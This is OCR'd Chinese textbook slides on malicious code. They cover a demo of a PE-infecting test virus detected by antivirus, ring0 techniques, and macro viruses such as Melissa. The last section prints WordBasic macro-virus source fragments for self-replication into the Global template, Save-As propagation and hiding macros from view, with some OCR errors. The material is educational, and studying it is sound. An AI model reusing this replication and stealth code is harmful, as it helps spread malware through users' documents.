


图例12A

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

- 比较目标程序感染前后的变化(注要指程序大小)，如下图(图例12；图例12A和图例12B；图例12C和图例12D)：




图例12B

图解说明：图例12A、12B、12C、12D是通过PE Viewer程序打开目标程序的图示。对照图例12A和12B的注解：注解1表示KeyMaker.exe程序的节数由感染前的9个增加到10个；注解2程序大小的变化由00043000增加到00044000；注解3是程序入口地址的变化由00043DE8变为00054B93;注解4是程序占用空间的变化由00054000增加到00055000；注解5是程序校验和的变化由0004C1FB变为0004C543。

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材

- 比较目标程序感染前后的变化(注要指程序大小)，如下图(图例12；图例12A和图例12B；图例12C和图例12D)：




图例12C

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

- 比较目标程序感染前后的变化(注要指程序大小)，如下图(图例12；图例12A和图例12B；图例12C和图例12D)：



图例12D


图解说明：对照图例12C和12D的注解：注解1表示增加的一个节的具体内容。

演示说明：这就是程序被感染后的结果，目标程序被增加一个节(4 KB=4096字节)，程序入口地址被修改，程序大小和占有空间增加4K。

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

- 测试感染后程序是否为病毒携带程序的图示，如下图：



图例13


图解说明：注解13-1表示Norton AntiVirus的自动防护功能打开着；注解13-2就是防病毒软件在用户鼠标置于图例13中注解13-3处的KeyMaker.exe程序上时的报警提示。

演示说明：由此病毒报警提示可知KeyMaker.exe已被感染，成为病毒Virus.exe携带者，并已具有病毒程序Virus.exe的特征。此处为了防止Virus.exe影响测试结果，在测试时把Virus.exe放到临时目录temp中，主目录留下被Virus感染的程序。

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

- 病毒携带程序KeyMaker.exe的运行情况，如下图：



图例14


图解说明：注解14-1表示Norton AntiVirus的自动防护功能被关闭；注解14-2为病毒携带程序KeyMaker.exe运行初始界面；注解14-3表示当前运行是KeyMaker.exe。

演示说明：运行KeyMaker.exe来检查程序被感染的情况以及该程序是否具有感染功能，在演示时为了能够测试效果，应该将其他的可执行文件换成未被感染的程序，只需从原先的测试包中将除KeyMaker.exe外的可执行文件拷贝过来复制即可。

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

- 是否观看病毒携带程序KeyMaker.exe的感染过程提示，如下图：




图例15

图解说明：注解15-1是否观看病毒携带程序KeyMaker.exe的感染过程提示。选择“是”观看感染过程，参照步骤16图示；选择“否”运行原程序，参照步骤17图示。

演示说明：无

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材
恶意代码与计算机病毒
——原理、技术和实践

- 病毒携带程序KeyMaker.exe的开始感染提示，如下图：



图例16


图解说明：注解16-1提示病毒携带程序KeyMaker.exe的开始感染其他程序，后面的步骤与步骤4开始类似。

演示说明：无

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

- 病毒携带程序KeyMaker.exe不进行感染运行主程序图示，如下图：



图例17


图解说明：注解17-1是病毒携带程序KeyMaker.exe的运行界面。

演示说明：无

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

- 病毒携带程序ebookedit.exe的感染过程被防病毒程序检测到的图示，如下图：



图例18

图解说明：注解18-1表示Norton AntiVirus的自动防护功能打开着；注解18-2是目标感染程序(此处是刚复制过来的未感染的测试程序)；注解18-3表示正在运行的是病毒携带程序ebookedit.exe；注解18-4提示当前感染过程结束，在宿主程序ebookcode.exe增加一个节，修改了文件头；注解18-5提示该过程被检测有病毒程序在运行，从而进行病毒预警提示。

演示说明：详见备注

3 从ring3到ring0概述

- Win9x时代
  - 由于Win9x未对IDT，GDT，LDT加以保护，我们可以利用这一点漏洞来进入ring0。
  - 用SHE，IDT，GDT，LDT等方法进入ring0的例子清参考CVC杂志、已公开的病毒源码和相关论坛等。

- 在NT/2K/XP时代
  - webcrazy写的Win2K下进入ring0的C教程，这篇文章非常值得研究ring0病毒的技术人员参考。
  - 由于Win2K已经有了比较多的安全审核机制，即使我们掌握了这种技术，如果想在Win2K下进入ring0还必须具有Administrator权限。
  - 我们必须同时具备病毒编制技术和黑客技术才能进入Win2k的ring0，由此可以看出当前的病毒编制技术越来越需要综合能力。

宏病毒定义

- 宏病毒是利用系统的开放性专门制作的一个或多个具有病毒特点的宏的集合，这种病毒宏的集合影响到计算机的使用，并能通过文档及模板进行自我复制及传播。

支持宏病毒的应用系统特点

- 要达到宏病毒传染的目的，系统须具备以下特性：
  - 可以把特定的宏命令代码附加在指定文件上；
  - 可以实现宏命令在不同文件之间的共享和传递；
  - 可以在未经使用者许可的情况下获取某种控制权。

可支持宏病毒的应用系统

- Microsoft公司的WORD、EXCEL、Access、PowerPoint、Project、Visio等产品；
- Inprise公司的Lotus AmiPro字处理软件；
- 此外，还包括AutoCAD、Corel Draw、PDF等等。

宏病毒的特点

- 传播极快
- 制作、变种方便
- 破坏可能性极大
- 多平台交叉感染
- 地域性问题

宏病毒的共性


- 宏病毒会感染DOC文档文件和DOT模板文件。
- 打开时激活，通过Normal模板传播。
- 通过AutoOpen，AutoClose，AutoNew和AutoExit等自动宏获得控制权。
- 病毒宏中必然含有对文档读写操作的宏指令。

宏病毒的作用机制

- 模板在建立整个文档中所起的作用是作为一个基类。新文档继承模板的属性（包括宏、菜单、格式等）。
- 编制宏病毒要用到的宏如右表

类别	宏 名	运行条件
自动宏	AutoExec	启动Word或加载全局模板时
	AutoNew	每次创建新文档时
	AutoOpen	每次打开已存在的文档时
	AutoClose	在关闭文档时
	AutoExit	在退出Word或卸载全局模板时
标准宏	FileSave	保存文件
	FileSaveAs	改名另存为文件
	FilePrint	打印文件
	FileOpen	打开文件

- Word宏病毒感染过程
- 编制语言VBA\WordBasic等
- 环境：VBE



经典宏病毒-美丽莎Melissa

- 利用微软的Word宏和Outlook发送载有80个色情文学网址的列表
- 它可感染Word 97或Word 2000,是一种Word宏病毒
- 当用户打开一个受到感染的Word 97或Word 2000文件时，病毒会自动通过被感染者的Outlook的通讯录，给前50个地址发出带有W97M_MELISSA病毒的电子邮件。

- 染毒现象：
  - 信箱中将可以看到标题为“Important message from XX(来自XX的重要信息)”的邮件，其中XX是发件人的名字。
  - 正文中写道，“这是你索要的文件……不要给其他人看;－)。”此外，该邮件还包括一个名为list.doc的Word文档附件，其中包含大量的色情网址。

经典宏病毒-台湾NO.1B

- 病毒发作时，只要打开一个Word文档，就会被要求计算一道5个至多4位数的连乘算式。
- 由于算式的复杂度，很难在短时间内计算出答案，一旦计算错误，Word就会自动开启20个新窗口，然后再次生成一道类似的算式，接着不断往复，直至系统资源耗尽。

经典宏病毒-O97M.Tristate.C病毒

- O97M.Tristate.C宏病毒可以交叉感染MS Word 97、MS Excwel 97和MS PowerPoint 97等多种程序生成的数据文件。
- 病毒从Word文档、Excel电子表格或PowerPoint幻灯片被激活，并进行交叉感染。
- 病毒在Excel中被激活时，它在Excel Startup目录下查找文档BOOK1.XLS，如果不存在，病毒将在该目录下创建一个被感染的工作簿并使Excel的宏病毒保护功能失效。病毒存放在被感染的电子表格的“ThisWorkbook”中。

宏语言

Office程序和它们所使用的宏语言

Office程序版本	宏语言
Word 6.x, 7.x	WordBasic
Excel 5.x, 7.x	VBA 3.0
Office 97, Word 8.0, Excel 6.0\8.0, Project 98, Access 8.0	VBA 5.0
Office 2K, Outlook 2K, FrontPage 2K	VBA 6.0
Office XP, Outlook 2002, Word 2002, Access 2002, FrontPage 2002	VBA 6.3

- 使用VBA可以实现的功能包括：
  - （1）使重复的任务自动化
  - （2）自定义Word工具栏、菜单和界面
  - （3）简化模板的使用
  - （4）自定义Word，使其成为开发平台

宏病毒关键技术

- （1）自动执行的示例代码：
  - Sub MAIN
  - On Error Goto Abort
  - iMacroCount = CountMacros(0, 0)
  - '检查是否感染该文档文件
  - For i = 1 To iMacroCount
  - If MacroName$(i, 0, 0) = "PayLoad" Then
  - bInstalled = - 1

- '检查正常的宏
- End If
- If MacroName$(i, 0, 0) = "FileSaveAs" Then
- bTooMuchTrouble = - 1
- '但如果FILESAVEAS 宏存在那么传染比较困难.
- End If
- Next i
- If Not bInstalled And Not bTooMuchTrouble Then

```
'加入FileSaveAs 和拷贝到AutoExec and FileSaveAs.
'有效代码不检查是否感染.
'把代码加密使不可读.
iWW6IInstance = Val(GetDocumentVar$("WW6Infector"))
sMe$ = FileName$()
Macro$ = sMe$ + ":PayLoad"
MacroCopy Macro$, "Global:PayLoad", 1
Macro$ = sMe$ + ":FileOpen"
MacroCopy Macro$, "Global:FileOpen", 1
Macro$ = sMe$ + ":FileSaveAs"
MacroCopy Macro$, "Global:FileSaveAs", 1
Macro$ = sMe$ + ":AutoExec"
MacroCopy Macro$, "Global:AutoExec", 1
SetProfileString "WW6I", Str$(iWW6IInstance + 1)
End If
Abort:
End Sub
```

VBA使用的保护方法？

- （2） SaveAs 程序：
  - 这是一个当使用FILE/SAVE AS功能时，拷贝宏病毒到活动文本的程序。它使用了许多类似于AutoExec程序的技巧。尽管示例代码短小，但足以制作一个小巧的宏病毒。
  - Sub MAIN
  - Dim dlg As FileSaveAs
  - GetCurValues dlg
  - Dialog dlg

- If (Dlg.Format = 0) Or (dlg.Format = 1) Then
- MacroCopy "FileSaveAs", WindowName$() + ":FileSaveAs"
- MacroCopy "FileSave ", WindowName$() + ":FileSave"
- MacroCopy "PayLoad", WindowName$() + ":PayLoad"
- MacroCopy "FileOpen", WindowName$() + ":FileOpen"
- Dlg.Format = 1
- End If
- FileDaveAs dlg
- End Sub

- （3） 特殊代码：
  - 还有些方法可以用来隐藏和使你的宏病毒更有趣。当有些人使用TOOLS/MICRO菜单观察宏时，该代码可以达到掩饰病毒的目的。
  - Sub MAIN
  - On Error Goto ErrorRoutine
  - OldName$ = NomFichier$()
  - If macros.bDebug Then
  - MsgBox "start ToolsMacro"
  - Dim dlg As OutilsMacro
  - If macros.bDebug Then MsgBox "1"
  - GetCurValues dlg
  - If macros.bDebug Then MsgBox "2“
  - On Error Goto Skip
  - Dialog dlg
  - OutilsMacro dlg
  - Skip:
  - On Error Goto ErrorRoutine
  - End If

```
REM enable automacros
Disable AutoMacros 0
macros.SaveToGlobal(OldName$)
macros.objective
Goto Done
ErrorRoutine:
On Error Goto Done
If macros.bDebug Then
    MsgBox "error " + Str$(Err) + " occurred"
End If
Done:
End Sub
```

Word宏病毒发现方法

